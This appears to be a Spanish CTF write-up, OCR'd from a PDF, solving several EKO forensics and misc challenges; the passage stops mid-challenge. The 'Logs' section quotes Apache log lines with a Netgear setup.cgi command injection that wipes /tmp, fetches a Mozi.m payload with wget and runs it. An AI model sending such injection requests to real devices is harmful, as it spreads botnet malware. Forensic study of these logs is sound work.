
Un par de gigas tampoco es tanto, pero para extraer nuestro flag sin que explote la bomba usamos el siguiente comando:

```
$ unrar -inul p R-Bomb-Repaired.rar | head -c 50
EKO{RarrrRRrr!}EKO{RarrrRRrr!}EKO{RarrrRRrr!}EKO{R
```

Flag: `EKO{RarrrRRrr!}`

Logs [Forensics] (430)

Descripción



Análisis

Descargamos el archivo “Logs”. Está comprimido con gzip. Lo extraemos y obtenemos un log de Apache.

```
$ cat Logs | gzip -d > log.txt
```

Se nos pide encontrar la primera IP que intentó explotar una vulnerabilidad descubierta por Roberto Paleari. Tras buscar su nombre en Google, encontramos una página en su web personal con la lista de vulnerabilidades que ha descubierto.

http://roberto.greyhats.it/hacking.html

Solución

Una de las vulnerabilidades afecta dispositivos Netgear.

http://roberto.greyhats.it/advisories/20130603-netgear-dgn.txt

Observamos que la PoC incluida en el reporte contiene la cadena “next_file=netgear.cfg”. Buscamos “netgear” en el archivo de logs.


```
$ grep -i netgear log.txt
207.136.9.198 - - [02/Aug/2020:15:38:47 -0300] "GET /setup.cgi?
next_file=netgear.cfg&todo=syscmd&cmd=busybox&curpath=/&currentsetting.htm=1
HTTP/1.1" 400 0 "-" "Mozilla/5.0"
114.227.134.250 - - [08/Aug/2020:16:13:10 -0300] "GET /setup.cgi?
next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://
192.168.1.1:8088/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/
&currentsetting.htm=1 HTTP/1.0" 404 451 "-" "-"
223.149.48.170 - - [12/Aug/2020:22:22:10 -0300] "GET /setup.cgi?
next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://
192.168.1.1:8088/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/
&currentsetting.htm=1 HTTP/1.0" 404 451 "-" "-"
```

Obtenemos 3 resultados. La primer IP es 207.136.9.198.

Flag: `EKO{207.136.9.198}`

2Much [Forensics] (465)

Descripción



Análisis

Descargamos el archivo 2Much. Se trata de un archivo comprimido con gzip. Extraemos su contenido y obtenemos una partición XFS.

```
$ file 2Much
2Much: gzip compressed data, was "for0.img", last modified: Thu Jun 25
02:45:23 2020, from Unix, original size modulo 2^32 20971520
$ cat 2Much | gzip -d > data
$ file data
data: SGI XFS filesystem data (blksz 4096, inosz 256, v2 dirs)
```

Montamos la partición XFS.

```
$ mount data /mnt
```

La partición contiene múltiples archivos con nombre “data.NNN” donde NNN va de 1 a 999. Luego de examinar los archivos descubrimos que algunos tienen atributos extendidos.

```
$ getfattr -d data.* | grep user
user.f="R"
user.f="v"
user.f="X"
user.f="3"
```

```
user.f="l"
user.f="v"
user.f="d"
user.f="U"
user.f="V"
user.f="9"
user.f="t"
[...]
```

Solución

Decidimos extraer el valor de los atributos extendidos en orden de acuerdo al número del nombre del archivo.

```
$ x=""; for i in {1..999}; do x="${x}$(getfattr --only-values data.$i)"; done;
echo $x;
RUtPe0RvX3lvdV9jaGVja19leHRlbmRlZF9hdHRyaWJ1dGVzP30=
```


Obtenemos un texto codificado en Base64. Lo decodificamos y obtenemos el flag.

```
$ echo RUtPe0RvX3lvdV9jaGVja19leHRlbmRlZF9hdHRyaWJ1dGVzP30= | base64 -d
EKO{Do_you_check_extended_attributes?}
```

Flag: `EKO{Do_you_check_extended_attributes?}`

DBA [Forensics] (485)

Descripción



Análisis

Descargamos el archivo DBA. Se trata de un archivo comprimido con gzip. Lo extraemos y vemos que contiene una partición EXT4.

```
$ file DBA
DBA: gzip compressed data, was "dba.img", last modified: Fri Jul 31 17:01:02
2020, from Unix, original size modulo 2^32 10485760
$ mv DBA DBA.gz
$ gzip -d DBA.gz
$ file DBA
DBA: Linux rev 1.0 ext4 filesystem data, UUID=bd360c21-014e-4f4a-ad8b-
ed1be266de0e (extents) (large files) (huge files)
```

Montamos la partición EXT4 y observamos que contiene dos archivos interesantes “dba.dmp” el cual es un dump de una base de datos MySQL y “.mysql_history” que es un historial de consultas de MySQL.

```
# mount DBA /mnt
# ls -lash /mnt/
total 4,4M
1,0K drwxr-xr-x.  3 root root 1,0K jul 31 11:24 .
4,0K dr-xr-xr-x. 18 root root 4,0K mar 28 14:53 ..
```

```
312K -rw-r--r--.  1 root root 312K jul 31 11:23 dba.dmp
 12K drwx------.  2 root root  12K jul 31 11:22 lost+found
4,1M -rw-r--r--.  1 root root 4,1M jul 31 11:24 .mysql_history
```

En el dump observamos que hay una tabla “data” con un único registro cuyo contenido está cifrado. Por otra parte, en el .mysql_history, vemos múltiples llamadas a una función “DECRYPT” donde cada vez se utiliza una clave diferente.

En este punto tenemos claro que el reto se trata de descifrar el contenido de la tabla “data” tomando como posibles claves las que están en .mysql_history.

Solución

Primero reconstruimos la base de datos a partir del dump

```
MariaDB [(none)]> create database dba;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> use dba;
Database changed
MariaDB [dba]> create table data (id int, data blob(999999));
Query OK, 0 rows affected (0.003 sec)

MariaDB [dba]> quit
Bye

# mysql -u root -D dba < dba.dmp
```

Exportamos el contenido de la tabla data a un archivo “data”.

```
MariaDB [dba]> select data from data into dumpfile '/tmp/data';
Query OK, 1 row affected (0.001 sec)
```

Obtenemos las posibles claves del .mysql_history

```
# cat .mysql_history | grep 'DECRYPT(' | cut -d "'" -f 2 | sort -u > keys.txt
```

Observando el contenido del archivo “data” vemos que se repiten bloques cifrados de 16 bytes. Lo que nos hace sospechar que se trata del cifrado AES en modo ECB.

```
$ hexdump -vC data | less
[...]
00000f10  9d bb 2d 39 74 96 d5 b1  13 61 f3 2e 65 52 a7 85  |..-9t....a..eR..|
00000f20  cd 2f 52 bf f5 a1 4d e8  86 85 a1 09 ef 66 61 60  |./R...M......fa`|
00000f30  d8 6e 9c 82 e7 64 c1 9c  6a a0 e8 54 89 3e 0a 55  |.n...d..j..T.>.U|
00000f40  d8 6e 9c 82 e7 64 c1 9c  6a a0 e8 54 89 3e 0a 55  |.n...d..j..T.>.U|
00000f50  d8 6e 9c 82 e7 64 c1 9c  6a a0 e8 54 89 3e 0a 55  |.n...d..j..T.>.U|
00000f60  d8 6e 9c 82 e7 64 c1 9c  6a a0 e8 54 89 3e 0a 55  |.n...d..j..T.>.U|
```

```
[...]
```

Escribimos un programa en Python para descifrar el archivo usando todas las posibles claves. Observe que las claves obtenidas del historial de MySQL, no son de 16 bytes y AES requiere claves de esa longitud. Googleando averiguamos que MySQL transforma una clave de cualquier longitud a otra de 16 bytes utilizando operaciones XOR (https://security.stackexchange.com/questions/4863/mysql-aes-encrypt-key-length)
Además utilizamos la función "unpad" para validar que los textos planos obtenidos tengan un padding válido y reducir la cantidad de resultados.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad


def genkey(seed):
     k = [0] * 16
     for i, c in enumerate(seed):
          k[i%16] ^= seed[i]
     return bytes(k)


with open('keys.txt', 'rb') as fd:
     keys = [x.strip() for x in fd.readlines()]

with open('data', 'rb') as fd:
     ct = fd.read()

for k in keys:
     try:
          cipher = AES.new(genkey(k), AES.MODE_ECB)
          pt = cipher.decrypt(ct)
          pt = unpad(pt, 16)
          with open('out/{}'.format(k.hex()), 'wb') as fd:
               fd.write(pt)
     except:
          pass
```

En el directorio "out/" obtenemos todos los archivos que se descifraron correctamente. Utilizamos el comando "file" para buscar algún archivo con un formato conocido.

```
$ file out/* | grep -v data
out/3853576c5942676a715a374468: ASCII text, with very long lines, with no line
terminators
out/446e75496c4c35396b6a725074: COM executable for DOS
out/4474424644647039686869676 6: MPEG-4 LOAS, 4 or more streams
out/454874386635726d316a594f6c: PGP Secret Key -
out/463750676833574f61396e396c: COM executable for DOS
out/4650496a614a7079554d567641: PGP Secret Key -
out/496f7258694e4741464e61494c: COM executable for DOS
out/654e696c517a34516964326262: SysEx File -
out/754555796a6469754239515a32: DOS executable (COM)
```

```
out/794d4b4c714f59654e42476442: COM executable for DOS
```

Nos llama la atención el archivo “3853576c5942676a715a374468” el cual contiene texto codificado en hexadecimal.


```
$ hexdump -C out/3853576c5942676a715a374468 | head
00000000  35 32 34 39 34 36 34 36  37 30 30 32 30 32 30 30  |5249464670020200|
00000010  35 37 34 31 35 36 34 35  36 36 36 44 37 34 32 30  |57415645666D7420|
00000020  31 30 30 30 30 30 30 30  30 31 30 30 30 31 30 30  |1000000001000100|
00000030  32 41 32 42 30 30 30 30  32 41 32 42 30 30 30 30  |2A2B00002A2B0000|
00000040  30 31 30 30 30 38 30 30  36 34 36 31 37 34 36 31  |0100080064617461|
00000050  35 30 30 32 30 32 30 30  38 30 38 31 38 35 38 38  |5002020080818588|
00000060  38 42 38 44 38 43 38 38  38 31 37 38 36 46 36 35  |8B8D8C8881786F65|
00000070  35 45 35 41 35 41 35 46  36 41 37 39 38 41 39 43  |5E5A5A5F6A798A9C|
00000080  41 43 42 38 42 45 42 44  42 34 41 34 38 46 37 36  |ACB8BEBDB4A48F76|
00000090  35 44 34 36 33 35 32 43  32 44 33 37 34 42 36 36  |5D46352C2D374B66|
```

Nuevamente usamos Python para decodificar el contenido del archivo.

```
>>> x = open('out/3853576c5942676a715a374468').read()
>>> with open('decoded', 'wb') as fd:
...     fd.write(bytes.fromhex(x))
```

```
$ file decoded
decoded: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 8 bit, mono
11050 Hz
```


Obtenemos un archivo de sonido WAV. Al escuchar el audio notamos que se trata de código Morse. Usamos esta web para decodificarlo https://morsecode.world/international/decoder/audio-decoder-adaptive.html



Flag: `EKO{A011SQLBL000B}`

Welcome [Misc] (90)


Descripción



Análisis

¿Solo muestra un saludo? ¡Al código fuente!


Solución



Flag: `EKO{Hi_HTML_H4X0r}`

Anon [Misc] (280)

Descripción



Análisis

El reto nos muestra un enlace:

```
http://paste.ubuntu.com/p/HnGHwGk4rQ/
```

Al ingresar al enlace, obtenemos otros 5 enlaces. Los probamos cada uno y solo uno de ellos funciona y nos lleva a otro paste con 5 enlaces más. Y así sucesivamente.

Este reto se trata de automatizar el seguimiento de enlaces hasta llegar al flag.

Solución

El siguiente script Python automatiza el seguimiento de enlaces.

```
import requests
import re

codes = ['HnGHwGk4rQ']
url = 'http://paste.ubuntu.com/p/{}/'

while len(codes) > 0:
    cod = codes.pop()
    resp = requests.get(url.format(cod))
    if resp.status_code == 200:
        print(url.format(cod))
        if 'http://paste.ubuntu.com/p/' in resp.text:
```

```
            codes = re.findall('http://paste.ubuntu.com/p/([^/]+)/',
resp.text)
        else:
            print(resp.text)
            exit()
```

Luego de varios minutos, nuestro script nos muestra la última URL:

```
$ python anon.py
http://paste.ubuntu.com/p/HnGHwGk4rQ/
http://paste.ubuntu.com/p/P5dtwM9vZT/
http://paste.ubuntu.com/p/DQgw6ZR5cm/
[...]
http://paste.ubuntu.com/p/Nstm76n255/
http://paste.ubuntu.com/p/HYqqQdxCZD/
http://paste.ubuntu.com/p/j7XwD37y8H/
```


Al entrar en http://paste.ubuntu.com/p/j7XwD37y8H/ obtenemos un texto en Base64. Lo decodificamos dos veces y obtenemos el flag.

```
$ echo 'UlV0UGUzQmhjM1JsY0dGemRHVndZWE4wWlM0dUxuQmhjM1JsTGk0dWMzVjRmUT09Cg==' 
| base64 -d | base64 -d
EKO{pastepastepaste...paste...sux}
```

Flag: `EKO{pastepastepaste...paste...sux}`

Deep [Misc] (420)

Descripción



Análisis

Descargamos el archivo “Deep”. Se trata de una imagen JPG. En la parte inferior derecha observamos algo en binario.

Decodificamos el binario

```
>>> s = '''01001000
... 01101001
```

```
... 01011111
... 01000010
... 01100001
... 01100010
... 01111001'''
>>> bytes([int(x, 2) for x in s.split()])
b'Hi_Baby'
```

Obtenemos “Hi_Baby”. Parece una contraseña.

Puesto que nos dan una imagen, se debe tratar de un reto de esteganografía.

Solución

Usamos “steghide”, sin contraseña, para extraer los datos ocultos.

```
$ steghide extract -sf Deep.jpg
```

Se crea el archivo “flag.enc” el cual contiene datos codificados en Base64. Al decodificarlos obtenemos otra imagen JPG.

```
$ cat flag.enc | base64 -d > flag.bin
$ file flag.bin
flag.bin: JPEG image data, JFIF standard 1.01, resolution (DPI), density
96x96, segment length 16, baseline, precision 8, 247x211, components 3
```

